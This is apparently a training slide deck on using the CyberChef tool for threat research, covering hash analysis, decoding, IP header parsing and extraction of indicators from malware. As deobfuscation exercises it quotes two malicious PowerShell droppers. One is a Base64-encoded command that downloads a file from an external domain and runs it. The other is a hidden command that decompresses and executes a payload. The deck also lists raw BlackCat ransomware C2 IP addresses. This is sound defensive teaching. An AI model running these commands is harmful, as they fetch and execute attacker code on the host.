

Let's Get Cooking with CyberChef

...

Marcelle Lee
30 April 2022

\$whoami

Marcelle Lee @marcellelee

Team Lead | Cyber Threat Research and Operations @ Equinix

Adjunct Professor @ UMD & UMGC

BoD @ Cyberjutsu



Speaking of Cyberjutsu...



WOMEN'S SOCIETY OF CYBERJUTSU PRESENTS

CYBERJUTSU CON 3.0

A virtual event designed by cybersecurity women, for cybersecurity women. Actionable takeaways and lessons that encourage, equip, and inspire you to advance your career.

HYBRID EVENT
Hands-on Workshops | Presentations | Career Advice
Free for past members both women and men | Become a Member today! \$50 for Students/Members | \$100 for Full

SPONSOR	ATTEND	SPEAK
----------------	---------------	--------------

JUNE 18, 2022



CYBERJUTSU
SUPPORT • NETWORK • GROW

What is a Cybersecurity Researcher?

- Collector of shiny cyber things
- Identifier of cyber badness
- Googler extraordinaire
- Expert copy paster



What is a Cybersecurity Researcher?

- Obtain and digest threat intelligence from a variety of sources.
- Analyze data and identify trends and patterns.
- Apply frameworks.
- Extract indicators and knowledge to enrich threat intel platforms.
- Create countermeasures.
- Assess exposure.
- Report findings.



Acknowledgements

Most excellent CyberChef training from Matt Weiner.





CyberChef for Security Analysts

By Matt Weiner

👤 400+

[Take Course >](#)

What is CyberChef?

The Cyber Swiss Army Knife - a web app for encryption, encoding, compression and data analysis from GCHQ.

Available from

<https://gchq.github.io/CyberChef/>

or

<https://github.com/gchq/CyberChef>




How to Run CyberChef

- Run from the CyberChef website
- Download and run locally

Operations are performed client-side either way.

CyberChef Layout








CyberChef Operations

All the things CyberChef can do for you...think of these as the “ingredients”.

Edit Favourites

- **To add:** drag the operation over the favourites category
- **To reorder:** drag up and down in the list below
- **To remove:** hit the red cross or drag out of the list below

To Base64	
From Base64	
To Hex	
From Hex	
URL Decode	

RESET FAVOURITES TO DEFAULT

SAVE

CANCEL

Operations

Search...

Favourites



To Base64

From Base64

To Hex

From Hex

URL Decode

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language


Utils

CyberChef Recipes

Combine the operations (ingredients) in a “recipe” to “bake” the desired output.

Recipe	Input
<div>From Base64</div> <div>Alphabet A-Za-z0-9+/=</div> <div><input checked="" type="checkbox"/> Remove non-alphabet chars</div>	QlNpZGVzQ2hhcm0=
<div>To Binary</div> <div>Delimiter Space</div> <div>Byte Length 8</div>	
<div>Reverse</div> <div>By Character</div>	
<div>Raw Deflate</div> <div>Compression type Dynamic Huffman Coding</div>	
	Output =İ. .0. .ÄÜ: BÜ. 9? . . *94t2¼. !. -@ÉÜ94~¹g?, .

STEP

 **BAKE!**

☒ Auto Bake


CyberChef Layout

The image shows the CyberChef web application interface. It is divided into three main vertical panes: Operations, Recipe, and Input/Output.

- Operations Pane (Left):** Contains a search bar and a list of operations. The 'Favourites' section is expanded, showing operations like 'To Base64', 'From Base64', 'To Hex', 'From Hex', 'To Hexdump', 'From Hexdump', 'URL Decode', 'Regular expression', 'Entropy', 'Fork', and 'Magic'. Below this is the 'Data format' section and the 'Encryption / Encoding' section.
- Recipe Pane (Middle):** Labeled 'Recipe' at the top. It has a toolbar with icons for saving, loading, and deleting recipes. A large purple arrow points to this toolbar with the text: 'Save recipe', 'Load recipe', 'Delete recipe'. At the bottom, there is a 'STEP' button, a green 'BAKE!' button with a chef icon, and an 'Auto Bake' button with a checkmark icon.
- Input Pane (Right):** Labeled 'Input' at the top. It has a toolbar with icons for adding a new tab, opening a folder, opening a file, resetting the input screen, and resetting the layout. A large purple arrow points to this toolbar with the text: 'New tab', 'Open folder', 'Open file', 'Reset Input screen', 'Reset layout'. Below the Input pane is the 'Output' pane, which has a toolbar with icons for saving, copying, moving to the input pane, undoing, and maximizing the output pane. A large purple arrow points to this toolbar with the text: 'Save', 'Copy', 'Move to Input pane', 'Undo', 'Maximize Output pane'.

CyberChef Magic

Combine the operations (ingredients) in a “recipe” to “bake” the desired output.



Let's Get Cooking!

Example: Analyze Hash

Identify type of hash.

- Paste the hash in the Input pane.
- Select the Analyse hash recipe.

```
a8da877ebc4bdefbbe1b5454c448880f36ffad46d6d50083d586eee2da5a31ab
```



BAKE!

Example: Encode and Decode

Perform all sorts of encoding and decoding.

- Paste the encoded in the Input pane.
- Select the appropriate cryptographic function and enter the key.



BAKE!

Example: HTTP Requests

Make HTTP requests.

- Load the HTTP request recipe.
- Select the HTTP request type.
- Enter the target URL.




BAKE!



Example: QR Codes

Extract data from a QR code.

- Upload the QR code.
- Select the Parse QR code recipe.
- And more...



Example: Parse IP Header



BAKE!

Extract IP header fields from hexadecimal.


- Extract from program such as Wireshark
- Paste into CyberChef
- Run the Parse IPv4 header operation

46	12.903352	156.79.67.61	10.0.2.15	TCP	1396
47	12.903394	10.0.2.15	156.79.67.61	TCP	56
48	12.904282	156.79.67.61	10.0.2.15	TCP	1396
49	12.904320	10.0.2.15	156.79.67.61	TCP	56

>	Frame 26: 446 bytes on wire (3568 bits), 446 bytes captured (3568 bits)
>	Linux cooked capture v1
>	Internet Protocol Version 4, Src: 10.0.2.15, Dst: 156.79.67.61
>	Transmission Control Protocol, Src Port: 40806, Dst Port: 80, Seq: 1, Ack: 1, Len: 390
>	Hypertext Transfer Protocol

0010	45	00	01	ae	c9	41	40	00	40	06	84	6d	0a	00	02	0f	E····A@· @··m····
0020	9c	4f	43	3d	9f	66	00	50	ec	5e	49	6b	02	4c	de	02	·OC=·f·P ·^Ik·L·
0030	50	18	72	10	ed	3b	00	00	47	45	54	20	2f	73	6b	69	P·r··;·· GET /ski
0040	6e	73	2f	68	61	6e	64	2e	63	75	72	20	48	54	54	50	ns/hand. cur HTTP

Example: Block of IP Addresses



IPs from FBI Flash report on BlackCat/ALPHV ransomware:

- Copy-paste into CyberChef
- Split to format as a list
- Sort to put them in order
- Defang to make them unclickable
- Count occurrences to find how many IPs we have

C2 IPs:			
89.44.9.243	142.234.157.246	45.134.20.66	185.220.102.253
37.120.238.58	152.89.247.207	198.144.121.93	89.163.252.230
45.153.160.140	23.106.223.97	139.60.161.161	146.0.77.15
94.232.41.155			

Example: PowerShell Script

Malicious PowerShell script with Base64-obfuscated C2 domain

- Copy-paste into CyberChef
- Extract Base64
- Decode Base64
- Defang to make unclickable

```
powershell.exe -enc UABvAHcAZQByAFMAaABlAGwAbAAgAC0ARQB4AGUAYwB1  
AHQAaQBvAG4AUABvAGwAaQBjAHkAIABiAHkAcABhAHMAcwAgAC0AbgBvAHAacgBv  
AGYAaQBsAGUAIAAtAGMAbwBtAG0AYQBuAGQAIAAoAE4AZQB3AC0ATwBiAGoAZQBj  
AHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAu  
AEQAbwB3AG4AbABvAGEAZABGAGkAbABlACgAIgBoAHQAdABwADoALwAvAGEAbAB2  
AGEAcgBlAHoAYgBvAHIAagBhAC4AYwBvAG0ALwBqAGEAcwBoAGUAYgBjADUAdQBq  
AHAacwBlAGQALwBwAG8AZABrAGoAZgBuAHYAYgAzAHMAaQBkAGoAZQAiACwAIAAi  
ACQAZQBuAHYA0gBBAFAAUABEAEAEAVABBAFwAcABvAGwAZQAuAHMAYwByACIAIAAp  
ADsAUwB0AGEAcgB0AC0AUABYAG8AYwBlAHMAcwAoACAAIgAkAGUAbgB2ADoAQQBQ  
AFAARABBAFQAQQBcAHAAbwBsAGUALgBzAGMAcgAiACAAKQA=
```



BAKE!

Example: Another PowerShell Script



BAKE!

Malicious PowerShell script with Base64-obfuscated and compressed C2 domain

- Load file
- Extract Base64
- Decode Base64
- Inflate
- Defang to make unclickable

```
powershell.exe -NoP -NonI -W Hidden -Command "Invoke-Expression  
$(New-Object IO.StreamReader ($(New-Object  
IO.Compression.DeflateStream ($(New-Object IO.MemoryStream (,$([  
Convert]::FromBase64String(\"nVRtc9pGEP70r9jRXGekMRIyENdG45k40G7  
cBocax07LMJ1DWtCF05180vFiwn/vCquYf00XnXa1t8+zu8+KPcMlvHca42spb7N  
cG+s6CzQKZacdJFI63gTycipFDIXllg5cW/  
o0t8o0rYFHYWzJ5ZWU0nZrn8yvksRgUTShFMpCshqJF6yN2WsspdLqYZ0/  
uYdGW4ytF/1vLn2D30JDSkfyxuXVvrLWiGlP8YiU5fHildkhmHzGHtgf3ENueIaE  
dbi8x6ISbiSfH0e+ot0mVIbzvmHNZssS6rBz9aF//fHmt0+3v//xeXD3Zfjn/  
ejh6+PTt7/+5tM4wdk8Fd8XmLM6fzaFLZer9eYlPG13uu/Ofj2/
```

Example: Extracting EXIF Data

Examine an image file and extract EXIF data.

- Load into CyberChef
- Run the Extract EXIF operation



BAKE!



My Contact Info

marcellelee.github.io

medium.com/@marcellelee

linkedin.com/in/marcellelee

twitter.com/marcellelee

Thank you!